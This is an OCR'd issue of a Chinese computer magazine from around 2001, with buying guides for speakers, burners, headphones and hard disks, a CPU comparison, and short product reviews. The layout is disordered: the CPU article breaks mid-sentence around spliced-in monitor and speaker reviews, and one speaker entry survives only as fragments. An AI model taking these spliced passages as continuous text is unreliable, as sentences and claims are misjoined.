很多用户利用声卡的4声道输出功能，将电脑多媒体音响系统由2声道/2.1声道升级为4声道/4.1声道。为了减少投资和利用原有设备，大多是添置一对立体声双声道音箱作为后置音箱。但音箱自带连接线长度不够成为突出矛盾，用户可以通过购买音频延长线来解决这个问题。音频延长线根据不同质量价格有所不同，低档的产品如耳机线一样比较细，中档的线材质地较好，线径粗且柔软，内部导线数量多，上海市场上以“秋叶原”品牌中档线材为代表，适合比较高级的多媒体音箱。另外音频延长线一般在电脑城的耗材摊位上的价格相对电子商场要高不少，用户不妨到就近的电子市场去选购。购买时除了考虑音频线的长度，还要看其接插头是否配你的音箱。

如何选购刻录机

刻录机市场非常活跃，千元级的刻录机受到个人用户的欢迎。与之相比，YAMAHA、HP等著名品牌的刻录机价格依然比较高，但是一分价钱一分货。这些名牌刻录机性能也十分优秀，除了有高质量的刻录品质外，对各种档次的刻录盘的兼容性也比较好。一些低价位的刻录机在高倍速刻录状态下对刻录盘的要求比较高，如果刻录盘性能略差一些就会自动降速或刻录出错。对于商业用户和单位用户需要长时间大量刻录的情况，高档的刻录机依然是首选。选购刻录机一定要新开包的，同时要仔细检查刻录机有没有被使用过的痕迹，如按钮和托盘缝道有否积灰，刻录机两侧有否条状擦痕等。一些出售刻录机的商家也承接刻录光盘和转录VCD的业务，有的商家就利用存货刻录机刻录一段时间后，再装盒以新品出售给消费者。大家都知道，刻录机的光头是有寿命的，而且有的商家经常连续刻写，使刻录机工作在高强度工作状态下，对刻录机的寿命不利。

选购MP3播放器，最好使用同一副耳机

MP3播放器为很多电脑爱好者所青睐，很多爱好者对播放器的音质非常关注，有的商家配用额外的高档耳机来推销利润较高的MP3播放器。因为MP3播放器原配的耳机属于中档产品，表现平平，而高档耳机品质不同，所以音质有一定的提高。建议消费者在选购MP3播放器听音质的时候，最好使用同一副耳机，这样才能真正了解播放器本身的品质。

如何选购耳机

为了配合各种数码音乐播放器，电脑城里一些耗材摊位开始出售各种耳机，其中有不少是仿冒名如SONY、AIWA等名牌产品。对于一些做工比较粗糙的耳机，商家则说是“组装货”，外观比较精细的耳机自然成了“原装货”。大部分耳塞型耳机都没有正规的包装价格，为正货市场价的三分之一以下，商家用走私品的托词解释没有包装的原因。在这些耳机中，最终售价60元以上的耳机确有一些音质不错的耳机，但大多数廉价产品都属于仿冒品。判断耳机质量，一看外观工艺是否细致，字标清晰不易被擦去，耳机插头和耳机外壳没有毛刺。二看耳机线是否柔软而有质感，如果用的是普通塑料线，手感僵硬，一定不是高档耳机。三听音质是否通透，当音量开响时没有共振现象，且失真小。

逛上海，别忘去二手数码相机市场看看

上海中低档二手数码相机主要在虬江路富杰电子电器市场西首的一家铺面里，二手相机以EPSON、富士通为主，像素从32万到150万。近期有一批全新带原包装的AGFA 640×480的入门级相机出售，价格为500元，适合网页制作和娱乐型拍摄，而同类产品的市场价在千元左右。中高档的二手数码相机在现代电子大厦底楼，包括SONY、RICOH、NIKON、OLYMPUS等，像素在100万到200万左右，成色9.5成新，价格为市场新机价的70%-80%。

□北京　孔明

硬盘市场趋势

近期硬盘市场与内存基本相似，始终比较低迷，这最痛苦的莫过于经销商了。由于五一假期只是中关村的个别市场还在营业，当然进货等都停止了，所以在假期中，CPU、硬盘等个别商品有微小的价格上浮，好在这期间的购买力不强，价格浮动也就是在10元20元左右。过了五一节后，价格必然会回落，甚至更低。其实在5月7号这天，128MB内存的价格就已经又创270元的新低了，呵呵。

言归正传，来说说硬盘吧。近期硬盘的整体市场还都比较平稳，稳中有降，降降停停。虽然降幅没有像CPU市场中Intel和AMD打架这样凶，但是价格始终还算平易近人。近期硬盘市场中最亮的亮点就是IBM的最新玻璃硬盘又上市了，它就是IBM 7200RPM单碟20GB的60GXP系列产品。可能不少朋友会疑惑，上一代单碟15GB的产品命名为75GXP，而为什么此次是60GXP而不是80或90GXP什么的呢？这是因为腾龙二代75GXP的碟片数量最高为5片，所以腾龙二代的最高容量为75GB，而此次的腾龙三代硬盘最高碟片数仅为3片，所以乘以单碟20GB，腾龙三代的最高容量就是60GB了，因此命名为60GXP。自然腾龙三代硬盘是当今性能最高的IDE硬盘了，与此同档次的硬盘还有Maxtor金钻六代、西捷酷鱼III代和WD的鱼子酱400BB系列产品，它们都是单碟20GB的7200RPM产品。同为40GB的产品，腾龙三、金钻六、酷鱼III和400BB的价格分别为1280元、1320元、1210元和1170元。从价格来看，自然是WD的400BB产品最有优势，它的60GB产品也只有不到1400元，是几种品牌中最低的。在五一前期，IBM75GXP中46GB的产品一度缺货，价格从1280元上涨了近100元，随后略有下降至1340元，但是五一期间又涨到1370元的价位上了，总之这是一款价格变化最大的产品。

随着昆腾的被收购，迈拓（Maxtor）这个品牌逐渐地强大了起来，它的产品在性能和售后服务方面也都是市场中很好的。众所周知，蓝德电子是迈拓硬盘在中国的惟一代理，产品实行三年的全国联保。正品迈拓硬盘应该有蓝德电子的包装盒，还带有硬盘说明书和质保标签，标签上的序列号同硬盘盘体上的序列号一致，并且盘体侧面贴有蓝德电子全国联保的小圆标签。在价格方面水货要比蓝德代理正品便宜将近100元。当然在此不建议朋友们去贪便宜购买水货产品，除非你坚持认为自己的硬盘在后两年不会出问题。

在低端5400RPM硬盘方面产品很多，如：西捷的U5、迈拓的星钻一代、IBM DTLA、昆腾火球11代LCT、富士通蜂鸟MPF系列、WD600AB都是市场的主力。要提醒大家的是，虽然这几种硬盘都是5400RPM的产品，但是它们的单碟容量并不都是20GB，缓存大小也不都是2MB。里面最好的产品是WD600AB产品，它是目前IDE硬盘中单碟容量最大的，达到了30GB，其他的硬盘还都是单碟20GB的产品。当然磁道中扇区密度的提高无疑意味着更高的数据传输率，而径向磁道密度的提高，也会使寻道时间得以相对缩短，所以在此建议各位读者朋友选购尽可能大的单碟容量的产品。在缓存方面，U5、火球11代LCT10和蜂鸟MPF系列都是512kB的产品，其余都是2MB缓存，所以注重商业性能的用户应购买更大容量缓存的硬盘产品。当然市场上还有更为低端的硬盘产品，其中如迈拓单碟10GB的美钻一代、昆腾4400转的LCT15系列产品，虽然它们的价格非常诱人，但是它们的性能实在是低下，所以不建议购买。

在硬盘市场上，还存在着一些USB的移动存储器系统，主要品牌为爱国者和星钻等。这种产品的价格较高，5GB容量的产品售价为2000元左右，适于常常移动办公、携带数据的使用者使用。

总之，硬盘市场还算比较稳定，相信除非个别有较大的动作外，这一市场还将持续较长时间的价格黄金期，对于普通用户来说，近期一直是硬盘的选购时机。

闷豆：有没有ATI的Radeon LE？我朋友说这块卡2D优秀，3D也快，价格也公道。

奸商：有是有，不过……（心里说：你都打听清楚了再来买，我还有什么利润）

闷豆：Radeon LE有什么不好吗？

奸商：不是这个意思，这块显卡一般用起来还可以，不过它的芯片是标准Radeon芯片的简化版，去掉了Radeon特有的Hyper-Z功能，性能比起标准的Radeon差不少呢！

闷豆：但我试用过感觉还不错，主要是价格也合适。

奸商：说到价格，告诉你一个内幕消息，（低声地）Radeon LE的成品显卡不是ATI生产的，所以价格才低下来的，ATI不负责质保，你还敢买吗？

闷豆：（犹豫了）给我标准的Radeon吧！

奸商：给你。（赶紧把Radeon SDRAM版递给了闷豆）

闷豆：还有个问题，这块Radeon用的是DDR显存吧？（闷豆不认识显存编号）

奸商：标准Radeon芯片当然是支持DDR显存的。



评：ATI的Radeon系列显卡凭借优良的2D、3D性能，在GeForce系列显卡的压制下闯出了自己的天空，而其中的Radeon LE更是凭着极高的性价比占有了不少市场，虽然关闭了Hyper-Z功能，但性能依然高过奸商卖的这块价格反而更贵的Radeon SDRAM版，并且通过超频和修改注册表等方法，更能达到Radeon DDR版本的性能，根本就不是奸商说的那么差。至于所谓的Radeon LE不是ATI生产之类的谣言，ATI中国办事处已经正式辟谣，奸商只是为了谋求自己的利益在信口雌黄。

□福州　袁宁

量体裁衣 选音箱

现在市场上的音箱品牌众多，创新Creative、漫步者、润宝轻骑兵、冲击波、豪威、超音速、迪霸等等，每种品牌下又有若干系列的产品，所以对于广大电脑用户来说，从中挑选出最适合自己的产品就颇有些困难。下面笔者主要从产品推荐的角度向大家介绍一下如何量体裁衣地选购有源音箱。

在选购之前，我们简单了解一下有关方面的常识。通常我们将有源音箱分为普通小型书架式音箱和X.1音箱两大类。普通小型书架式音箱一般有2个扬声器（单独一个喇叭无法覆盖所有音域）；一个高音单元，外表是比较小的喇叭，负责中高音的回放；一个是低音单元，大喇叭，能发出“震耳欲聋”的低音。X.1音箱则通常是由一只重低音音箱和N（N大于等于2）个环绕音箱（也叫卫星箱）组成。低音炮一般可放在桌子底下，两只较小的音箱放在前面，称之为前置，两只放后面，称为后置。X.1音箱配合多声道声卡在玩游戏或看DVD时可以清楚地听到声音在身后的定位，简单地说，就是有现场感。一套X.1中最主要的就是低音炮，它是整套系统的灵魂或者说是统帅。低音炮的重量很关键，重量轻的低音炮容易振动，音响效果也不好。卫星箱是负责回放中高音的，为了节约成本，厂家通常用全频带扬声器（一只喇叭代替双单元分频设计），所以在音乐方面的听感通常不如书架式音箱。

对于家用音箱的选购，最基本也是最重要的，是要根据自己的需要量体裁衣，即明确自己准备在音箱上花多少钱。一般来说，初购机用户、普通消费者可以购买250元以下的普通小型书架式音箱。这类用户的电脑只作一般应用，在声音方面要求不高，采用纸盆单元、音质中规中矩的低价音箱比较适合。而游戏玩家、初级发烧友可以花250～500元选择更好一些的2.1或4.1系统的环绕音箱，特别是如果有了一块像SBLive!这样的高级声卡，怎么也得有一对优良的音箱相匹配，那么在低音和感染力方面有着不俗表现的中档音箱可以满足要求。至于真正的音乐爱好者，当然是购买500元以上的5.1影音系统了，这类音箱的高音清晰明亮，中音通透圆润，音色自然纯净、优美细腻，当然是高享受了。

下面笔者就从市场上挑选几款优秀的有源音箱产品介绍给大家。

★普通小型书架式音箱

1.冲击波“红色恋人”

著名的音箱品牌——冲击波旗下的一款产品。虽然它的音色不能与高档音箱相比，但是它耀眼的红色包装特别吸引人。这款音箱采用了时下音箱普遍采用的木质材料，并且具有防磁设计，峰值功率为240W，虽然这在时下的音箱中不是很高，所能够提供的效果并不是很好，但是一般用户用它来玩游戏或听MP3歌曲还是绰绰有余的。由于音箱的售价仅为160元（这在目前的木质音箱市场上是比较低的），所以具有很高的性价比。



2.漫步者R1000TC北美版

“漫步者”的品牌知名度、市场占有率在国内多媒体音箱领域算得上首屈一指了，其产品以良好的质量、性价比和服务已经获得了消费者的高度认可。这款中低档的R1000TC北美版，采用4寸陶瓷盆低音单元、1寸PV膜软球顶高音单元，而外部采用仿真木贴皮，因此既具有动感十足的造型，又具有相对恬美柔畅的中低音。但客观地说，由于材质所限，音箱信噪比在80dB，系统频率范围在100Hz～17kHz左右，比此再高的性能也几乎是不可能的了。但有一点不容置疑的是，其优异的性价比使其成为多媒体的普及标准，目前售价在220元左右。



3.冲击波CB-43F

“冲击波”音箱的外观以富有变化著称，其最大的特点是可更换的网罩和多彩的外观十分吸引人。这款CB-43F正是其主推的中档书架式产品，尽管其主音箱的主要结构不是原创的，但是网罩的设计颇有新意，色彩的搭配也恰到好处，产品的用料和声音效果在实际使用中还是表现不俗，看得出厂家在这款产品上是花了一番心思的。笔者认为这是一款很标准的产品，目前售价约250元。

4.漫步者R1900TB北美版

漫步者R1900TB是适合具有较高档次欣赏水平的音乐爱好者的书架式有源音箱，它首次把BBE-音质增强处理技术应用于多媒体领域。低音单元采用丝膜球顶和5寸陶瓷复合纸盆，低频强劲，中频很甜，配合1寸丝绢膜液磁高音单元，音质丰满柔顺，音乐味较足。另外，R1900TB为2×30W的大箱体音箱，造型典雅新潮，在圈内有“经典之作、精品

瑰宝”的美誉。目前性价比仍然较高，零售价在400元左右，发烧的门槛并不高。

★X.1环绕音箱

1.漫步者R2.1TC北美版

这款音箱可以说是漫步者X.1系列中的一个经典产品，是一款非常标准的普及型2.1系统。它的特点是在可接受的价格上采用了较大的低音炮——6.5英寸松压纸盆单元，这使得低音听起来浓厚低沉而真实，再加上卫星音箱，还可以带来宽广的中高音与域（线控调节），所以在低音和感染力方面有着非常不俗的表现。此外还有一个明显的好处是，其内置了升级线路，只要你购买相应的配套卫星箱套件R80NT，就可将其升级为4.1音箱。目前其价格比较合理，零售价在280元上下，比较超值。

2.麦蓝M200

麦蓝的品牌为“Microlab”，也是市场上较亮的一个品牌，特别是在X.1产品上有其独到之处。这款M200就是一款比较出色的2.1结构产品，它使用了一款非常有特点的小喇叭，据称是在充分吸收和借鉴了美国Boss公司有关产品的基础上，再加上麦蓝公司多年的经验，经过多次试验、改进后研发出来的。这款2.5英寸的全频带喇叭，中频饱满、高频细腻、与6.5英寸的超重低音箱衔接良好，是一款音质和外形较为出色的产品。零售价在300元以内。



3.鸿禧8168


“鸿禧”品牌X.1结构的音箱产品较多，在零售市场和OEM市场可以经常看到该品牌的产品。这款鸿禧8168就是其中典型的一款2.1产品。虽然造型比较中规中矩，看起来不是非常新潮，但由于使用了同轴喇叭，适于在多媒体“近声场”环境使用，平均输出功率（RMS）达到22W，音质颇佳。对于想控制价格又比较强调性能的朋友来说，它是个相当不错的选择，特别是其较高的性价比，在市场上颇受欢迎。目前售价在310元左右。

4.漫步者R401T北美版

前面说到“漫步者”品牌的X.1产品相当齐全，4.1产品自然也不例外。这款R401T北美版采用全木质结构，既可用于4声道音源，又可用于普通2声道音源，前后环绕卫星箱音量分别可调，能满足个人喜好，而且其低音单元口径较大（6.5～8英寸），所以效果较好。总的来说，这款产品是目前国内多媒体音箱市场上能见到的为数不多的优秀的4.1产品之一，无论是玩游戏，看DVD(VCD)，还是听音乐，都是非常不错的选择。目前售价在440元上下。

5.罗马剧场4.1

罗马剧场4.1是“速捷时”公司推出的一款优秀产品，正是这款产品凭着出色的设计与做工博得了市场的满堂喝……是看影碟还是聆听音乐……采用特殊设计的2.5英…….25英寸高灵敏度低音……，其变压器贮备功率大……15W×4（中高音）输……0多的价位上相当超值




6.创新Creative PcWorks FPS1000 4.1（普通版）

创新的声卡名气很大，其音箱系统的声誉也相当好，其X.1的产品线很全，市场口碑都不错。这款Creative PcWorks FPS1000 4.1性能不俗，也具有不少先进性能。四个环绕音箱各有一个直径2.5英寸的声音单元驱动，可产生丰富宽阔的音响效果。低音炮有一个直径5.25英寸的声音单元驱动，可产生震撼的超重低音输出。其优异的性能自然使得其价格较贵，但450元左右的支出看来还是物有所值的。

7.漫步者R501T

漫步者最新推出的R501T桌面影院系统主要是针对低端用户的产品，但却是一款高品质低价位的5.1系统，其中采用了很多先进的设计理念：全木质结构，独创地面增压低音炮设计，8寸双磁路铝音圈低音单元，“银笛”3英寸宽频带高素质单元，开关机音量淡入淡出功能，杜比Digital(AC-3)和DTS Ready型。此外，它还在国产音箱中首次使用了红外遥控操作方式，能实现微电脑数字控制、32级精密数字、数码显示、全功能状态指示等功能。目前市场零售价是680元，怕是找不到更超值的了。



8.润宝轻骑兵B6550

除了漫步者外，轻骑兵最近也推出了一款桌面影院级5.1音箱：B6550。轻骑兵也是音箱市场上的老牌子了，在国内的知名度不亚于漫步者。这款B6550秉承了轻骑兵的传统特色，外观典雅美观，6.5英寸大磁钢，长冲程低音炮，18WRMS功率，2.5英寸全频带纸盆喇叭，功率达到10W×5。而且还有其他一些鲜明的特点：先进的调控功能、数码记忆控制、休眠设计、智能式声场识别、微型卫星箱设计以及全防磁设计等，因此是一款性能较高的桌面影院系统。售价仅在700元左右。

□北京　陈涛

主流CPU的比较(下)

AMD系列CPU

Duron

Duron也采用0.18微米制程技术。另外，AMD还引用了Intel的处理器策略，将Thunderbird上的二级缓存减少，成为Duron，情况就如Intel的Pentium Ⅲ及Celeron的关系一样。但是在AMD新一代的Thunderbird和Duron处理器中，都采用了特殊设计，使得L1 Cache和L2 Cache中不会有重复的数据，令L2 Cache对性能的提升更加显著。在AMD采用的此设计中，CPU Cache等于L1 Cache + L2 Cache，而Intel的CPU Cache由于没有采用该设计，L1 Cache和L2 Cache仍然有重复的一部分，所以其CPU Cache的大小仅仅是L2 Cache的大小。举个例子：AMD Duron的L2 Cache虽然只有64kB，但是Duron的L1 Cache是128kB，这样总的Cache=128kB+64kB=192kB；而新赛扬的总Cache却不是L1 Cache + L2 Cache，而是L2 Cache=128kB。所以大家在购买CPU的时候不要只挑选L2 Cache大的，而是要与L1 Cache一起全面考虑。这样可以看出，同频率的CPU中，应该是AMD的比Intel有优势，而且AMD同频率的CPU的价钱一直比Intel的CPU便宜，这就使得Intel的处境更加不利。

此外，由于Duron芯片内的L2 Cache较小，芯片面积只有100mm。CPU的功耗和产生的热量都相对较少，电压只需1.5V。但是在使用中，Duron的发热量仍然是不小，虽然不会影响系统的稳定性，但是如果要超频的话，还是要加装大功率风扇。

AMD在Duron处理器的市场策略与Celeron有所不同。因为Celeron虽然跟Pentium Ⅲ是同一架构，而Intel公司是刻意将Celeron的外频降到66MHz。相反，AMD并没有把Duron的外频降低，而是采用与Thunderbird相同的外频，速度为200MHz。所以单从架构上看，Duron与Thunderbird的分别就只是Cache的容量大小而已，这点无疑比Celeron更具竞争实力，而且Duron的价格比Celeron还要便宜很多。

Duron的超频性能也是很不错的，通过破解倍频的方式，可以把Duron轻松超频到1GHz，使得许多发烧友提前享受了GHz级CPU的速度。支持Duron的平台在超频方面也都有很多选择，外频、倍频、核心电压都可以调节。现在Duron搭载KT133A芯片组的主板可以把外频超得更高。而Duron最吸引人的地方还是价格，一块Duron 650还不到400元，比起仍然卖500多元的Celeron Ⅱ 600具有无可比拟的性价比。但是Duron存在与T-bird一样的问题，就是发热量高，兼容性不是很好。购买CPU的时候，如果你想玩游戏和进行一般的工作的话，那是可以选择Duron的。

Thunderbird Athlon

在2000年中，Intel推出了PIII Coppermine，性能上超越了K7。但是AMD及时推出了K7的更新版本，那就是Thunderbird Athlon。我们可以通过附表很清楚地看出T-bird与老Athlon的区别。

我们可以看出来，新的T-bird CPU比起K7 Athlon来，在功耗方面并没有很大的改善，所以在使用中T-bird的发热量仍然会很大，还是需要大功率的散热风扇。T-bird有铝制导线和铜制导线两种，铝制导线的在奥斯丁（Austin）的Fab25生产，使用铜制导线的在德累斯顿（Dresden）的Fab30生产。铝制导线的CPU芯片隐约有一层绿色光泽，而铜制的CPU芯片看上去有些蓝色。

T-bird仍然采用了64位的数据通道，比起PIII Coppermine的256位的数据通道要窄得多，这相差3/4的二级缓存的数据带宽会限制T-bird有更好的性能表现。但是在T-bird中，内置了16通道的二级缓存访问，而PIII Coppermine只有8通道，显而易见，拥有16通道L2 Cache访问的T-bird会比PIII Coppermine有着更高的数据命中率。

T-bird有着与PIII Coppermine不相上下的性能，甚至可以说比PIII Coppermine性能更高。T-bird的80位的浮点指令是当今最为强劲的，比Intel的Pentium4更出色。在各个方面的性能上，都要比PIII高出一些。还有一个重要的优势就是T-bird的1GHz处理器价格仅仅在1400多元的价位，这是AMD争取消费者最有利的武器，也是Intel最薄弱的地方。但是与PIII Coppermine相比也存在着致命的弱点，那就是现在支持T-bird的最好的芯片组也就是KT133/A芯片组，这个芯片组在使用中会有一些兼容性和稳定性方面的问题，而且T-bird CPU的功耗和散热量都很大，所以就造成系统不是很稳定，这样当你想进行我们前面说过的诸如3D建模、平面作图和多媒体制作的时候，如果不经常存盘

	K7 Athlon	Thunderbird Athlon
制造工艺	0.25/0.22/0.18微米 铝制导线	0.18微米 铝制/铜制导线
电压	1.6 - 1.8 V	1.7 V
1 GHz下的热功率	65 W	54 W
1 GHz下的最大电流	37 A	33.6 A
L2-缓存位置	外部	管芯
L2-缓存时钟	1/2和1/3 CPU Speed	全速CPU Speed
L2缓存大小	512 kB	256 kB
L2缓存数据通路	64位宽	64位宽
L2缓存结构	2通道设置结合	16通道设置结合
封装	SlotA	SocketA



爱国者自然窗家族的新成员——爱国者自然窗788FD




788FD是一款新面市的17英寸高端纯平CRT显示器，它采用三菱钻石珑显像管，0.25mm栅距，最高分辨率可达1600 x 1200（逐行），在1280 x 1024分辨率下拥有75Hz的最大刷新频率，在1024 x 768常用模式下刷新率达85Hz。788FD的OSD调节钮十分方便，功能也很强大。除基本的亮度、对比度、水平、垂直等调节可以完成一般显示器的调节功能外，为保证显示不失真，788FD还设置了梯形、弓形失真修正，针桶平衡修正，平行四边行、垂直线性修正等多项专业几何失真调整功能。另外，788FD特别增加了垂直线性居中、垂直线性对称两项高级控制选项，很好地解决了以前遇到屏幕图像中心的竖向失真而无从入手的问题。该显示器具有9300K、6500K和5000K三档色温和R、G、B三原色独立调节功能，并通过折射视觉补偿技术，很好地消除了画面内凹的现象。

推荐理由：充分体现了三菱钻石珑显像管在文本及色彩方面的显示优势，可调参数专业，操控方便，价格合适。

不足之处：通过了TCO95认证，而TCO99的认证还未达到。

参考价格：2499元

B2980音箱



这款音箱的卫星箱具有方便的音量、高音、低音调节旋钮;上面设有立体声耳机插孔,并采用新颖的可仰角设计和待机状态指示等;主箱采用超大容积箱体设计和高品质大口扬声器;高低音调节采用日本东芝公司专用的立体声DC音量/音调控制集成电路,调节范围大，性能稳定。总体音质要比普通的2.1系统有所提高。

推荐理由：调整方便，低音强劲，中、高音清晰。

不足之处：价格稍高，低音音箱外型还有改进的余地。

其他参数：

中高音扬声器单元：3英寸纸盆低音

低音扬声器单元：6.5英寸大磁钢、长冲程纸盆

低音炮放大器额定输出功率：22W

卫星箱放大器额定输出功率：6W×2

参考价格：330元

的话，有可能会让你白忙活一场。但是除了进行上述几种工作以外，在进行其他工作的时候都不会有什么问题。

VIA系列CPU

Cyrix III

Cyrix的名字早在486的年代就已经很响亮了，曾经也是一家很有实力的处理器设计公司，但是最终因为连年的亏损，不得不被VIA收购。VIA在收购Cyrix之后，还收购了另外一家CPU生产厂家IDT。VIA在收购了这两家CPU生产厂商以后，推出了自己的CPU，那就是Cyrix III。

Cyrix III原名是Joshua，但是后来改名为Cyrix III。这款CPU定位是低端市场，目的是与Intel的Celeron II来争夺市场。Cyrix III的核心电压是1.8V，一级缓存是128kB，但是没有二级缓存。由于集成了MMX和3DNow!指令集,所以在多媒体应用方面还是有一定的实力。Cyrix III的外频有66/100/133MHz，提供了两个80位的浮点运算处理单元。Cyrix III采用了Socket 370接口，与支持Celeron II的芯片组可以兼容。但是没有二级缓存使得Cyrix III的性能大打折扣，根本无法与Celeron II抗衡。尽管Cyrix III的价格相当的低，但是仍然没有人在购买CPU的时候会想到它。

总之，如果你是一个不很明白电脑的人，或者是要进行对系统要求很高的工作的人，那么在购买CPU的时候，还是尽量选择Intel的CPU，因为Intel的CPU在稳定性和兼容性方面有着AMD的CPU无可比拟的优势，这样你就不用为自己的机器而经常烦恼了。如果你是一个DIY者，那么就自己看着办吧,资金充裕你就可以买高端的，资金紧张你就选择低端的吧，没什么好说的了。:)



推荐理由：这款游戏手柄与微软的SIDEWINDER非常相似，可编程的功能完备，在游戏中途也可以随时修改设置，不用退出或重启游戏。性能价格比高。

不足之处：与原来“大手300”相比，产品的外观没有采用仿PS的模具，编辑软件还可编写得更傻瓜化一点。

参考价格：65元

咨询电话：01062189072

随心所欲的数字游戏手柄——大手BH—300A手柄

之所以说这是一款随心所欲的数字游戏手柄，主要反映在它与普通声卡的兼容及丰富而强大的可编程操作上。普通手柄对多数声卡都会产生不同程度的抖晃现象，这是由模拟手柄兼容性不稳定所造成的，对于像《极品飞车》这样对位置移动要求非常敏感的游戏来说，很难使用普通的模拟手柄进行随意而精确的操控。针对于此，这款“大手BH-300A”游戏手柄在目前标准声卡上使用时，不需要进行校准，手柄方向键的基准会自动调整到系统的基准上。

当需要依次按动不同的功能键时，可编程操作便会带给你一种当“游戏高手”的乐趣。手柄上设置的8个功能键，可以通过一种类似“SHIFT”的功能，将按键一次可顺序执行的指令数目提高到22种（在对打游戏时，一次使出22个密招，难道不爽吗），你还可以对每个键的功能或指令做出任意设置上的改动呢。此外，针对格斗类游戏，这款手柄还可以将你的一串按键动作，实时记录下来，包括按的键位、按键前等待时间、按住键的时间，如果这代表一套复杂的连贯动作或一套大招，那么就可以将它们储存起来，以便下次在同样的环境中用“一键重现”。在录制完成后，如果不满意，还能进行手工调整，可以添加、删除键，可以微调按键的时间参数，以使这一整套动作更加完美。至于时间的调整范围，从千分之一秒到一分钟可随需要调整。依据不同的软件环境，这款手柄可以工作在两种不同的状态：普通手柄模式（与普通手柄完全一样）和可编辑模式。手柄的状态可以在游戏中实时改变。所有的设置都可以存成文件，以备下次调用。在游戏中途时，还可以随时修改设置，不用退出或重启游戏。

吸盘式DVD-ROM——先锋DVD-106S

随着DVD光盘的日渐普及，很多朋友都准备安装DVD-ROM。目前，市场上DVD-ROM的价格从400元（促销价格）到1000元不等。不过，如果你玩过DVD-ROM，那么你就应该知道先锋在DVD-ROM行业中的位置了。先锋新近推出的DVD-106S驱动器，由于采用了吸盘式的设计，因此深受发烧友们的喜爱。这种吸盘式的DVD-ROM驱动器能够被随意水平或竖直放置。使用时，从进盘口将DVD光盘吸入盘仓。由于这种进盘方式只接触光盘的外缘，不触及DVD光盘的数据面，因此可以避免对DVD盘片的划伤。在进盘口处，安装了一层专用的幕帘。采用这种设计，一方面在进出光盘时，可以清除光盘上的灰尘，同时还能够阻挡灰尘的进入从而延长光头的寿命。当光盘退出时，光盘只退出到中心孔的位置，用户可以用手指穿过盘孔，轻松地取出光盘。这样可以避免在盘片上留下手印。在硬性技术指标上，这款DVD-ROM具有16速的DVD读取速度，40速的CD-ROM读取速度。DVD和 CD的最大传输率分别为21.6MB/s和6MB/s，寻道时间分别为95ms(DVD)和80ms(CD)。



推荐理由：技术先进，对盘片格式的兼容能力强，减震好，运转平稳，CPU占用率低。

不足之处：价格相对较高，需使用额外软件修改区位码。

参考价格：980元

千元内的刻录机

当前市场上刻录机的代表品牌有理光、HP、NEC-阿帕奇、Acer等，由于价格和碟片支持上的关系，目前仍以8×为主流机种。其中NEC-阿帕奇的售价为998元。如果你买了这款刻录机，那么你将得到一整套刻录光盘的解决方案。随刻录机会配赠一套会声会影4的软件，这种组合是一个家庭VCD制作的解决方案，数字影像经过会声会影4的编辑、配乐、特效处理后，再经过刻录机输出，消费者可以创造出自己的一张VCD或MP3、CD等，这样的功能组合对家用消费者极为实用。



推荐原因：价格相对便宜，解决方案实用。

不足之处：软件的捆绑还可以再丰富些。

其他参数： 8速写，4速回写，32速读，2M缓存

参考价格：998元

聊天动手不动口


□重庆　徐阳


知道我吗？看到可爱的小企鹅，还不知道我是谁？

OICQ！呵呵，不错，以前我是叫做OICQ，不过那是很久以前的事情了。现在，我叫QQ，记得以后叫我QQ哦！


在网上，要想跟朋友保持密切联系，用我就对了！

